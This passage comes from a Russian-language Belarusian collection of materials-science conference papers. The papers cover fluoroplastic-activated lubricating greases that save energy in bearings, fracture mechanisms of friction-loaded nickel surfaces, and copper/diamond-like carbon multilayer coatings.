2. Золь-гель технология микро- и нанокомпозитов: учебное пособие / В.А. Мошников [и др.]. – СПб. : Лань, 2013. – 294 с.
3. Non-Basic Solution Routes to Prepare ZnO Nanoparticles / E. Hosono [et al.] // J. Sol-Gel Sci. Technol. – 2004. – Vol. 29. – P. 71–79.
4. Jing, L. The preparation and characterization of ZnO ultrafine particles / L. Jing, Z. Xu // Materials Science and Engineering. – 2002. – Vol. 332. – P. 356–361.

**В.Г. Пинчук¹, Н.А. Алешкевич¹, С.В. Короткевич²,
В.В. Кравченко¹, С.О. Бобович²**

¹УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

²РУП «Гомельэнерго», Гомель, Беларусь

РЕСУРСО- И ЭНЕРГОСБЕРЕГАЮЩИЕ ПЛАСТИЧНЫЕ СМАЗОЧНЫЕ МАТЕРИАЛЫ АКТИВИРОВАННЫЕ ФТОРОПЛАСТОМ

Введение

Возможность увеличения сроков службы машин и механизмов определяется не только функциональным состоянием подшипников различного назначения, используемых в узлах трения, но и состоянием смазывания, толщиной и эксплуатационными свойствами используемого смазочного материала. Вследствие увеличения и значительного изменения нагрузочно-скоростных режимов эксплуатации узлов трения, предъявляют повышенные требования к эксплуатационным свойствам используемых смазочных материалов. Способность смазочного материала выполнять возложенные на него функции, определяется совокупностью триботехнических свойств (прочностных, антифрикционных, противозадирных, термоокислительной стабильности и т. д.) и способностью их сохранять в процессе эксплуатации [1]. Поэтому разработка эффективных антифрикционных пластичных смазочных материалов (ПСМ) является задачей весьма необходимой и актуальной.

Основная часть

В рамках определения оптимального состава присадок и наполнителей к базовым смазочным материалам по договоренности с ТЭЦ-2 РУП «Гомельэнерго» был разработан состав комплексной присадки, обеспечивающий более высокие триботехнические свойства базового смазочного материала. Результатом явилось повышение антифрикционных, противоизносных, противозадирных свойств базовых пластичных смазочных материалов, снижение энергопотребления, как минимум на 2 % при набивке ими опор качения в широком диапазоне нагрузок, а также повышение надёжности и долговечности эксплуатации подшипников качения.

Установлено что добавка в базовый ПСМ присадки наполнителя 3 мас. % ФТ-3М и 1 мас. % ДФА обуславливает, как увеличение критической нагрузки, так и нагрузки сваривания. Сформировавшийся хемосорбированный слой выдерживает фактическое контактное давление ≈ 2 ГПа, что свидетельствует о его высокой несущей способности. Наличие атомов хлора и фтора, содержащегося в молеку-

лах ФТ-3М, способствует хемосорбции молекул ФТ-3М на поверхности металла, а добавка антиокислительных молекул дифениламина (ДФА) обуславливает снижение наличия свободных радикалов в смазочном материале, что обуславливает повышение в два раза противоизносных и противозадирных свойств по сравнению с добавкой только одной присадки-наполнителя ФТ-3М. В результате смещения электронных оболочек атомов фтора и хлора ковалентных электронов в молекулах ФТ-3М и их взаимодействия с атомами поверхности металла, формируется слой с высокими прочностными, антифрикционными, противоизносными и противозадирными свойствами. Необходимо отметить, что антифрикционные, противоизносные и противозадирные свойства граничных смазочных слоев (ГСС), формируемого молекулами политетрафторэтилена ФТ-4, значительно уступают свойствам ГСС, формируемого молекулами ФТ-3М, из-за отсутствия хлора в его составе.

Известно, что эпиламирование является одним из способов упрочнения поверхности деталей. Эпиламирование представляет собой процесс нанесения фторсодержащих поверхностно активных веществ (ПАВ) на поверхность твердого тела, в результате чего на поверхности твердого тела образуется тонкий, порядка ≈ 2 нм, слой специальным образом ориентированных молекул, связанных с поверхностью силами хемосорбции. Молекула эпилама и, следовательно, политрифторхлорэтилена представляет собой углеводородную цепочку, сильно поляризованную с одного конца атомами фтора и хлора. Такая молекула имеет ярко выраженный отрицательный заряд на одном конце и распределенный по остальной поверхности положительный заряд. Эта молекула имеет ярко выраженный дипольный момент и поэтому образует сильную электромагнитную связь с положительно заряженной поверхностью металла. Положительный заряд поверхность металла приобретает за счёт эмиссии с неё электронов [2]. Сформировавшийся хемосорбированный слой обладает высокими прочностными свойствами и выдерживает контактное давление ≈ 2 ГПа и много меньшим сопротивлением сдвигу, что обуславливает высокие антифрикционные свойства.

Ранее показано, что кинетика зависимостей плотности дислокаций и интенсивности изнашивания имеет осцилляционный характер и униполярна, т. е. находится в противофазе друг по отношению к другу [3]. С увеличением частоты осцилляций плотности дислокаций интенсивность изнашивания увеличивается [4]. Внесение в Циатим-201 оптимальной добавки фторопласта (3 мас. % ФТ-3М) приводит к существенным изменениям процессов пластической деформации поверхностного слоя. Длительность цикла изменения прочностных свойств увеличивается, примерно, в 4 раза по сравнению с трением в смазке Циатим-201 [3]. Наблюдаемый эффект связан с термомеханической деструкцией хемосорбированного слоя и образованием поверхностно-

активных молекул, приводящих к уменьшению силы трения и, соответственно, сдвиговых деформаций.

Оценка триботехнических свойств осуществлялась с использованием ряда лабораторных установок: машины трения СМТ-1, АЕ-5 и четырехшариковой машины трения (ЧШМ). В соответствии с ГОСТ 9490-75 на ЧШМ в центре сертифицированных испытаний в Белорусском национальном техническом университете была проведена оценка триботехнических свойств исследуемых смазочных композиций.

В результате проведенных триботехнических испытаний установлено, что несущая способность по критической нагрузке для базовой смазки Литол-24 составляет 50 кгс (490 Н), а для Литол-24+Фт-3М составляет 100 кгс (980 Н). Предельная нагрузка сваривания для обоих ПСМ составляет 160 кгс (1568 Н).

Диаметр пятна износа, определяющий антифрикционные свойства смазки составил 2,33 мм для Литол-24 и 0,50 мм для Литол-24+Фт-3М. Индекс задира для Литол-24 составил величину 31,238 кгс (306,132 Н), а для Литол-24 + Фт-3М – 72,203 кгс (707,589 Н). Таким образом, добавка в базовую смазку присадки Фт-3М+ДФА приводит к снижению изнашивания в четыре раза в области нагрузок 800 – 1000 Н, при которых эксплуатируются опоры качения энергетического оборудования, и увеличению критической нагрузки с 490 до 980 Н.

Результаты испытаний смазочных материалов на ЧШМ приведены на рисунке 1.




Рисунок 1 – Зависимость диаметра пятна износа смазок от нагрузки

Испытание противоизносных свойств на машине трения АЕ-5, показали, что при введении в базовую смазку 3 масс. % Фт-3М, степень износа сопряжённой пары уменьшилась по сравнению с базовым смазочным материалом в два раза для бронзы и почти на порядок для стали.

Необходимо отметить, что хемосорбированный слой разработанной смазочной композиции выдерживает фактическое контактное давление ≈ 2 ГПа, что свидетельствует о том, что данная смазка не уступает по своей несущей способности комплексным сульфонат-кальциевым ПСМ [5].

Результаты лабораторных испытаний показали, что присадка-наполнитель Фт-3М эффективно работает в тяжело нагруженных узлах трения. Поэтому для натурных испытаний в качестве узлов были взяты подшипники качения электродвигателя типа 4А225М6, мощностью 37 кВт, вращающего вентилятор типа Ц4-76 в реальных условиях на ТЭЦ-2 РУП «Гомельэнерго». Смазка набивалась в подшипники качения двигателя и проводились испытания в течение четырёх дней по восемь часов непрерывно. При этом регистрировалось потребление электроэнергии электросчетчиком с погрешностью 0,2 % [6].

В результате экспериментальных испытаний установлено, что разработанный смазочный материал, незначительно увеличивает температуру подшипниковых узлов, однако существенно снижает (на 2–3 %) потребление электрической энергии и значительно снижает уровень вибрации.

Сравнение энергетических затрат при применении смазки Литол-24 и Литол-24 с добавкой присадки-наполнителя Фт-3М+ДФА показал, что за 1 час эксплуатации электрического двигателя номинальной мощности 37 кВт, энергосбережение составляет 0,865 кВт, а суточная экономия электроэнергии составляет 20,76 кВт.

Применение разработанных смазочных композиций с оптимальными составами в массовых масштабах может способствовать снижению не только энергопотребления, но и способствует решению экологических проблем, к примеру на теплоэлектростанциях могут быть существенно снижены показатели удельного расхода электрической энергии на собственные нужды при производстве электрической энергии

Заключение

Анализ результатов лабораторных и стендовых испытаний позволил выработать оптимальный композиционный состав на основе пластичной смазки Литол-24 с присадкой-наполнителем Фт-3М+ДФА, который можно использовать в узлах трения энергоёмких машин и механизмов. Установлено, что добавка разработанной присадки в базовый ПСМ приводит к значительному снижению степени

износа, повышению противозадирных и антифрикционных свойств смазочного материала. Применение разработанной смазочной композиции в массовых масштабах способно повысить долговечность и надёжность узлов трения, увеличить срок межремонтных работ, снизить энергопотребление машин и механизмов. На основании результатов исследования разработан проект технических условий на смазку композиционную «Литол- 24-Фт-3М» и получено положительное решение на патентную заявку [7].

Литература

1. Ханович, М.Г. Опоры жидкостного трения и комбинированные / М.Г. Ханович. – Л. : Машгиз, 1960. – 272 с.
2. Доценко, А.И. Основы триботехники / А.И. Доценко, И.А. Буяновский. – М. : ИНФРА-М, 2014. – 336 с.
3. Пинчук, В.Г. Кинетика упрочнения и разрушения поверхности металлов при трении / В.Г. Пинчук, С.В. Короткевич. – LAP Lambert Academic Publishing, 2012. – 416 с.
4. Способ определения средней интенсивности изнашивания ферромагнитного материала при трении : пат. 19103 Респ. Беларусь, МПК G 01 N 3/56 / В.Г. Пинчук, С.В. Короткевич ; заявитель Гом. гос. ун-т.; опубл. от 29.12.2014 // Официальн. бюл. / Нац. Центр интеллектуал. Собственности. – 2015. – № 2. – С. 83.
5. Комплексный анализ триботехнических свойств сульфонат-кальциевых пластичных смазочных материалов / С.В. Короткевич [и др.] // Тяжёлое машиностроение. – 2016. – № 1–2. – С. 34–40.
6. Энергосбережение при эксплуатации оборудования на РУП «Гомель-энерго» за счёт разработки и внедрения металлоплакирующих смазок / В.Г. Пинчук, С.В. Короткевич, С.О. Бобович, Н.А. Алешкевич, В.В. Кравченко // Материалы, оборудование и ресурсосберегающие технологии: материалы международной научно-технической конференции / Белорусско-Российский университет. – Могилёв, 14-15 апреля, 2016. – С. 102–103.
7. Пластичная смазка для опоры качения; заявка № а 20160138, Респ. Беларусь, МПК С 10М 125.02 / В.Г. Пинчук, С.В. Короткевич, С.О. Бобович, В.В. Кравченко; опубл. от 18.04.2016. Положительное решение предварительной экспертизы.

В.Г. Пинчук¹, С.В. Короткевич², Е.А. Ковалев¹

¹ УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

² РУП «Гомельэнерго», Гомель, Беларусь

МИКРОСТРУКТУРНЫЕ КРИТЕРИИ РАЗРУШЕНИЯ ПОВЕРХНОСТИ МЕТАЛЛОВ И ФИЗИКО-ХИМИЧЕСКИЕ СВОЙСТВА СРЕДЫ ПРИ ТРЕНИИ

Введение

Прочностные свойства поверхностных слоев металлов при граничном трении в сильной мере зависят от физико-химических процессов в смазочной среде. Согласно результатам работы [1] следует, что влияние даже неагрессивных жидких сред, в комбинации с циклической и статической нагрузкой, может привести к росту «законсервированных» микротрещин до величины магистральной трещины, способной вызвать разрушение материала. Металлические поверхности, подвергаясь различным физико-химическим воздействиям среды, могут охрупчиваться при адсорбции ее атомов и молекул из-за уменьшения прочности атомных связей в областях концентраций упругих напряжений дислокационных скоплений и вершин микротрещин. Наличие поверхностных дефектов, в присутствии жидкой среды, обеспечивает пространственное растяжение материала поверхностного слоя, оказывающее заметное влияние на переход обычного вязкого разрушения в хрупкое.

Целью настоящей работы является изучение взаимосвязи кинетики микроструктурных процессов упрочнения, разрушения и изнашивания поверхностного слоя никеля и физико-химических свойств смазочной среды (ЦИАТИМ-201).

1. Методика эксперимента

Исследовался поликристаллический никель чистотой 99,99%. Образцы в виде тонких дисков полировались электролитически и отжигались в вакууме 0,133 мПа при 973 К. Испытание на трение пары Ni-Mo проводилось на машине типа АЕ-5 с точной установкой площади контактирования при удельной нагрузке 84 кПа и линейной скорости 0,4 м/с. Электронно-микроскопические исследования никеля осуществлялись на микроскопе ЭВМ-100АК методом тонких фольг на «просвет» в Харьковском техническом университете. После испытания на трение фольги подвергались одностороннему электролитическому утонению с противоположной стороны от поверхности трения, что позволило исследовать приповерхностный объем, примыкающий к поверхности трения. Применение в схеме установки струйного полирования высокочувствительного фотодиодного моста

позволило получить прозрачные участки в слоях даже при наличии волнистого рельефа поверхности.

Методика препарирования образцов никеля приведена в [2].

2. Результаты и обсуждения

Рассмотрим характерные механизмы разрушения поверхностного слоя при фрикционном нагружении с учетом влияния смазочной среды.

При трении металлов пластическая деформация локализована в тонких поверхностных слоях. В силу этой особенности фрикционного нагружения, а также барьерной роли поверхности для выхода дислокаций, накопление скрытой энергии деформации этими слоями будет протекать в условиях интенсивного деформирования. Это обстоятельство определяет формирование широких полос скольжения с обилием плоских скоплений дислокаций и повышенной их плотностью ($\rho = 10^{15} - 10^{16} \text{ м}^{-2}$), что обуславливает сложно напряженное состояние подповерхностного объема, предопределяющее в нем трещинообразование и последующее разрушение [2–4]. В результате сильного локализованного сдвига в головной части этих скоплений и охрупчивания материала, обусловленного уменьшением энергии поверхностных связей в присутствии жидкой смазочной среды, образуются мелкие микротрещины с характерными размерами $0,01 \div 0,10 \text{ мкм}$. Микротрещины движутся в поле приложенных напряжений и сливаются, образуя элементы разрушения (рисунок 1, стрелки).




Рисунок 1 – Коррозионное растрескивание под напряжением

Раскрытию и движению микротрещин способствуют сопутствующие факторы фрикционного нагружения, являющиеся активационными механизмами разрушения: расклинивающее действие молекул смазочной среды в вершинах

микротрещин, влияние поверхностно-активных веществ (ПАВ) на снижение скалывающих напряжений и снижения предела текучести, коррозионное растрескивание. Для кинетики дальнейших микроструктурных преобразований характерно образование мелко блочной микроструктуры. Со временем нагружения границы мелких блоков становятся более отчетливыми, а количество дислокационных кластеров с высокой плотностью дислокаций ($\rho = 10^{16} \text{ м}^{-2}$) возрастает. На фоне сформированной микроструктуры наблюдается развитие элементов зонного расслоения в виде пластинчатой структуры, дефектов упаковки, пор, микротрещин и микрорасщелин.

Отметим наиболее значимые механизмы разрушения поверхности, связанные с влиянием среды.

1. Дислокационная структура приповерхностных объемов оказывает влияние на прохождение процессов адсорбции и коррозии под напряжением. Коррозионные процессы весьма эффективно происходят в местах локализации упругих напряжений. Причиной этого процесса является повышенный химический потенциал напряженных областей в местах подповерхностных скоплений дислокаций. Существенное влияние кинетики поверхностных процессов связано с адсорбционным облегчением пластической деформации и снижением прочности поверхностного слоя, согласно эффекта П.А. Ребиндера. Действие органических ПАВ, в этом случае, обусловлено облегчением выхода дислокаций на поверхность ввиду понижения поверхностного натяжения [5]. Это приводит к снижению скоплений дислокаций в поверхностном слое и облегчением процесса транспорта их от внутренних источников. Этот процесс обуславливает уменьшение предела текучести и повышение пластичности материала у поверхности. Адсорбция полярных молекул ПАВ, также, устраняет упрочняющее действие оксидных пленок в поверхностном слое металла [6]. Оба механизма, как коррозия под напряжением, так и адсорбция тесно связаны, причем коррозионным процессам всегда предшествует адсорбция. Эта взаимосвязь сильно проявляется при усталостных нагрузках [7], которые присутствуют при фрикционном нагружении.

Смазочная среда ЦИАТИМ-201, содержащая антиокислительную присадку и масло, загущенное литиевыми мылами не содержит агрессивных компонентов. Однако она обладает высокой гигроскопичностью для паров влаги, являющейся необходимым условием для коррозионного растрескивания никеля под напряжением, особенно в локальных местах перегрева, стимулированного высокими температурами на пятнах фактического контакта. Необходимо отметить, что в чистых металлах коррозионное и водородное разрушение может стимулироваться термозакалкой [8]. В этом плане никель, подвергнутый фрикционному нагружению, можно отнести к этому случаю.

2. Окисление является одним из важных факторов трещинообразования в приповерхностном слое, особенно в интрузиях активных полос скольжения [7]. В этом случае оксидные пленки на поверхности интрузий являются эффек-

тивными барьерами для движущихся дислокаций, скопления которых формируют микротрещины по модели Зинера-Стро [9], соединяющиеся со слабыми местами интрузий, вероятнее всего у их вершин, где коэффициент концентрации напряжений наиболее высок и достигает нескольких десятков (~ 50). Этот параметр зависит от радиуса закругления острия интрузии и подповерхностной трещины. Согласно нашим исследованиям [10], значение скалывающих напряжений в вершине интрузии составляет $\sim 10^9$ Па, что сопоставимо с теоретической прочностью никеля и разрушение может происходить сколом разделяющего материала.

3. При действии усталостных нагрузок и неконсервативного восхождения дислокаций в соседние плоскости скольжения при циклических нагрузках, возможно образование нарушений сплошности типа скрытых трещин у вершин интрузий [7]. Такую микротрещину авторы наблюдали при электронно-микроскопических исследованиях фрикционно нагруженного никеля.

4. При фрикционном нагружении поверхностей возможен четвертый механизм разрушения поверхностного слоя, связанный с внутренним его окислением в присутствии смазочной среды. В поверхностном слое обнаруживается повышенная плотность мелких дислокационных петель, которые образуются в результате возвратно-поступательного перемещения винтовых дислокаций, имеющих пороги и образующие ступени скола [11]. Это движение дислокаций у поверхности, обусловленное нагрузочно-скоростным фрикционным модулированием силового поля материала, в силу различной высоты и разнообразия геометрических форм неровностей трущихся поверхностей, вызывает периодическое появление и исчезновение поверхностных ступенек. Адсорбция поверхностно-активных составляющих смазочной среды, кислорода и водорода после механо и термодеструкции смазки на ювенильной поверхности свежесформированных ступенек и движение этой поверхности внутрь поверхностного слоя, приводит к затягиванию адсорбированных атомов и молекул по плоскости скольжения. В результате протекания этого процесса по активным полосам скольжения появляется склонность к охрупчиванию и самопроизвольному диспергированию, в силу снижения свободной поверхностной энергии, образования внутренних оксидных слоев и появления водородной хрупкости. Согласно [7] глубина проникновения атомов кислорода внутрь активных полос скольжения, при знакопеременном нагружении, составляет 100 нм, что сопоставимо с толщиной фрикционно деформируемого поверхностного слоя. Образующиеся оксидные пленки являются эффективными препятствиями движущимся дислокациям в этом поверхностном слое, способствуя формированию плоских и объемных скоплений линейных дефектов, являющихся источниками трещинообразования. В результате действия перечисленных механизмов диспергирования материала в поверхностном слое, по активным полосам сколь-

жения, формируются внутренние очаги разрыхления и расклинивания кристаллической решетки, стимулирующие склонность ее к охрупчиванию.

Конечным результатом влияния активной среды на прочностные свойства поверхностных слоев фрикционно нагруженных металлов, в плане их разрушения, сводится к снижению свободной поверхностной энергии, образованию окисных пленок и реализации водородной хрупкости.

Недостаточно выясненной остается роль микропустот, находящихся в зерне в непосредственной близости от его границ. Существует точка зрения, согласно которой поры вблизи некогерентных границ быстро ликвидируются, поскольку такие границы являются хорошими источниками и стоками вакансий. Согласно результатам исследований, поры сосуществуют с границами в непосредственной от них близости (расстояние $\sim 0,1$ мкм) и, более того, инициируют микросколы на этих границах.

Расхождение между наблюдаемым явлением и существующей точкой зрения, прослеживается в дальнейшей последовательности кинетики этих процессов. Вероятно, поры будут выходить в дальнейшем, на ювенильные поверхности микросколов, обеспечивая дальнейший рост межкристаллитных пустот. Динамике этих процессов будет способствовать межкристаллитная внутренняя адсорбция органических компонентов смазочной среды. Понижение поверхностного натяжения на свежесколотой поверхности при адсорбции ПАВ приводит к снижению предела текучести и повышению межзеренного проскальзывания [12], что в конечном итоге, влечет коагуляцию и рост пустот.

Заключение

В вершинах микротрещин и пор реализуется высокий уровень скалывающих напряжений, соизмеримых с теоретической прочностью никеля. Напряжение разрушения материала уменьшается с увеличением степени остроты вершин трещин. Процесс разрушения усиливается в результате действия среды за счет влияния ПАВ, расклинивающего действия молекул смазочной среды, особенно водорода при её деструкции. Действие ПАВ на разрушение поверхности сводится к облегчению выхода дислокаций на поверхность ввиду устранения действия окисдных пленок и понижения энергии поверхностного натяжения и предела текучести. Транспорт кислорода, водорода и веществ из смазочной среды осуществляется не только путем диффузии, но и вдоль полых дислокационных ядер. В результате действия этих факторов, ввиду понижения поверхностного натяжения внутри поверхностного объема, облегчается образование и развитие поверхностных и внутренних микротрещин. В приработочный период, трещины и микропоры имеют транскристаллитный характер и большинство факторов свидетельствует, что они зарождаются в поверхностных интрузиях (узких расщелинах), образующихся в результате движения большого количества дислокаций в плоскостях скольжения. На начальных стадиях фрикци-

онного нагружения формируются усталостные микротрещины, которые присоединяются к вершинам интрузий. На последующих стадиях происходит рост микротрещин и преобразование их в магистральные трещины, распространяющиеся вдоль и поперек полос скольжения.

Литература

1. Джонстон, Г. Влияние среды на разрушение высокопрочных материалов / Г. Джонстон // Разрушение. Т. 3. – М. : Мир, 1976. – С. 729–775.
2. Пинчук, В.Г. Особенности изменения дислокационной структуры никеля при трении / В.Г. Пинчук, Б.А. Савицкий, А.С. Булатов // Поверхность. Физика, химия, механика – 1983. – № 9. – С. 72–75.
3. Пинчук, В.Г. Взаимосвязь микроструктурных изменений с кинетикой износа поверхностного слоя металла при трении / В.Г. Пинчук, Е.Г. Шидловская // Трение и износ – 1989. – Т. 10. – № 6. – С. 965–972.
4. Pinchuk, V.G. / Kinetics of Microstructure and Selective Mechanism of Fracture of Metal Surface Layer under Friction / V.G. Pinchuk, I.A. Buyanovsky, S.V. Korotkevich // Inorganic Materials: Applied Research. – 2015. – Vol. 6. – № 5. – P. 355–359.
5. Гарбер, Р.И. Физика прочности твердых тел / Р.И. Гарбер, Н.А. Гиндин // Успехи физических наук. – 1960. – Т. LXX. – Вып. 1. – С. 57–110.
6. Шоршоров, М.Х., Влияние среды и состояния поверхности на процесс пластической деформации кристаллов / М.Х. Шоршоров, В.П. Алехин // Физика и химия обработки материалов. – 1976. – № 1. – 138 с.
7. Фуджита, Ф.Е. Разрушение твердых тел / Ф.Е. Фуджита. – М. : Металлургия, 1967. – 450 с.
8. Улиг, Г. Коррозионное растрескивание под напряжением / Г. Улиг // Разрушение. Т. 3. – М. : Мир, 1976. – С. 692–728.
9. Stroh, A.N. The formation of cracks in plastic flow / A.N. Stroh // Proc. Royal Society. – 1955. – Vol. 232A. – № 1191. – P. 404–414.
10. Пинчук, В.Г. Кинетика упрочнения и разрушения поверхности металлов при трении / В.Г. Пинчук, С.В. Короткевич // LAP Lambert Academic Publishing. Saarbrücken : LAP, 2014. – 180 с.
11. Щукин, Е.Д. Влияние активной среды на механическую устойчивость и поврежденность поверхности твердого тела / Е.Д. Щукин // Вестник Московского университета. – Сер. 2, Химия. – 2012. – Т. 53. – № 1. – С. 50–72.
12. Орлов, А.Н. Введение в теорию дефектов в кристаллах / А.Н. Орлов. – М. : Высшая школа, 1983. – 144 с.

**А.В. Рогачев¹, В.А. Емельянов², Н.Н. Федосенко¹,
Е.А. Кулеш¹, Д.Г. Пилипцов¹, А.С. Руденков¹**

¹УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

²ОАО «ИНТЕГРАЛ» – управляющая компания холдинга «ИНТЕГРАЛ»,
Филиал «Транзистор», Минск, Беларусь

СТРУКТУРА И СВОЙСТВА МНОГОСЛОЙНЫХ ПОКРЫТИЙ НА ОСНОВЕ УГЛЕРОДА

Введение

Алмазоподобные углеродные покрытия (АПП) привлекают большое внимание исследователей во всем мире благодаря своим уникальным свойствам, таким как высокая микротвердость, оптическая прозрачность и высокая теплопроводность, низкие значения коэффициента трения и высокая износостойкость [1, 2]. Однако, кроме высоких механических, оптических и электрических свойств АПП имеют ряд недостатков, ограничивающих их применение: низкая температурная стабильность, высокий уровень остаточных напряжений. Высокое остаточное напряжение ограничивает получение АПП толщиной более 1,5 мкм, что снижает область их применения в промышленности. Формирование многослойных систем, состоящих из чередующихся слоев металла (толщиной 10–20 нм) и углеродного слоя позволяет снизить уровень внутренних напряжений и является наиболее подходящим технологическим решением с целью управления механическими и оптическими свойствами покрытий на основе углерода (такими как поглощение, пропускание в УФ-Вид диапазоне, полупроводниковые свойства). Целью данной работы является исследование влияния расположения слоя меди в покрытии со структурой АПП/Cu/АПП и Cu/АПП/Cu/ на свойства покрытия.

1. Методика получения покрытий и исследования свойств

Медь/углеродные покрытия осаждали на модернизированной установке вакуумного напыления УВНИПА-1-001, содержащую: газовый ионный источник типа «Радикал», с помощью которого производится очистка и нагрев подложек; источник плазмы стационарного катодно-дугового разряда с металлическим катодом; магнетронную распылительную систему постоянного тока с катодом из меди; источник плазмы импульсного катодно-дугового разряда с катодом из графита, используемого для нанесения углеродных покрытий. Углеродные слои формировали из плазмы катодно-дугового разряда с частотой

следования разрядных импульсов 20 Гц. Напряжение разряда – 350 В. В качестве подложек использовали кристаллическую пластину из n-Si, вырезанную параллельно кристаллографической плоскости (111) и кварц. В целях удаления оксидного слоя с поверхности подложки проводили её травление ионами аргона в течение 15 минут. Энергия ионов Ar^+ и плотность ионного тока были равны 4 кэВ и $\sim 25 \text{ А/м}^2$ соответственно.

Толщину покрытия определяли с помощью профилометра Ambios Technology XP-2. Толщина рассматриваемых в работе слоистых покрытий не превышала 200 нм (толщина медного слоя 10 нм, толщина слоя АПП 160 нм при формировании Cu/АПП/Cu/ и толщина медного слоя 20 нм, толщина слоя АПП 80 нм при формировании АПП/Cu/АПП). Сравнительному анализу подвергали покрытия с одинаковым значением эффективной толщины. Структуру связей АПП/Cu/АПП и Cu/АПП/Cu покрытий оценивали методом спектроскопии комбинационного рассеивания (КР; длина волны возбуждающего излучения 530 нм и мощность 10 мВт) (Senterra, Bruker). Механические свойства покрытий определяли путем измерения микротвердости по Кнуппу (AFFRI DM-8). Величина нагрузки на пирамиду при измерениях по Кнуппу – 490,3 мН; продолжительность вдавливания пирамиды – 10 с. Регистрацию оптического спектра пропускания покрытий в УФ, видимой и ближней ИК области проводили с использованием спектрофотометра Cary-50 (Varian). Оптическую ширину запрещенной зоны (E_g , эВ) АПП определяли при $D = 0$ в результате экстраполяции линейной части кривой, отображающей зависимость величины $(Dh\nu)^2$ от частоты излучения в соответствии с соотношением Тауца.

2. Результаты и их анализ

Видно (таблица 1), что G-пик в КР-спектрах покрытий АПП/Cu/АПП значительно уже, чем в спектре Cu/АПП/Cu . В покрытиях с большой долей связей, соответствующих Csp^3 -гибридизации (что характерно для углеродных покрытий, получаемых импульсным катодно-дуговым методом), введение атомов Cu в углеродную матрицу, по-видимому, будет инициировать разупорядочение кластеров углеродной матрицы, следствием которого станет уширение G-пика. Кроме того, введение Cu будет способствовать также перемещению атомов меди в углеродную матрицу вследствие того, что связь между атомами Cu и C очень слабая, поэтому перестройка графитовой структуры является причиной уменьшения ширины G-пика, что наблюдается для покрытия АПП/Cu/АПП.

Таблица 1 – Математическая обработка КР-спектров с использованием функции Гаусса

Образец	Положение пика D, см ⁻¹	Положение пика G, см ⁻¹	I _D /I _G	Ширина G пика, см ⁻¹
Cu/АПП/Cu	1 404,12	1 555,83	0,49	329,46
АПП/Cu/АПП	1 402,46	1 554,85	0,58	220,25

Установлено (таблица 1), что для покрытия Cu/АПП/Cu максимум положения G-пика в КР-спектре слегка смещается в направлении больших волновых чисел. Это в значительной степени обусловлено увеличением размеров и количества кластеров негексагональных групп, в которых атомы находятся в состоянии sp²-гибридизации, что характерно при графитизации. Для покрытия АПП/Cu/АПП характерно уменьшение ширины G пика и увеличение отношения I_D/I_G, что является признаком того, что эффект разупорядочения, инициированный наличием слоя Cu, превышает эффект упорядочения, обусловленный температурными и энергетическими аспектами формирования углеродного слоя. Важной особенностью покрытий типа АПП/Cu/АПП и Cu/АПП/Cu является высокая однородность их механических свойств, в частности, микротвердости (рисунок 1).

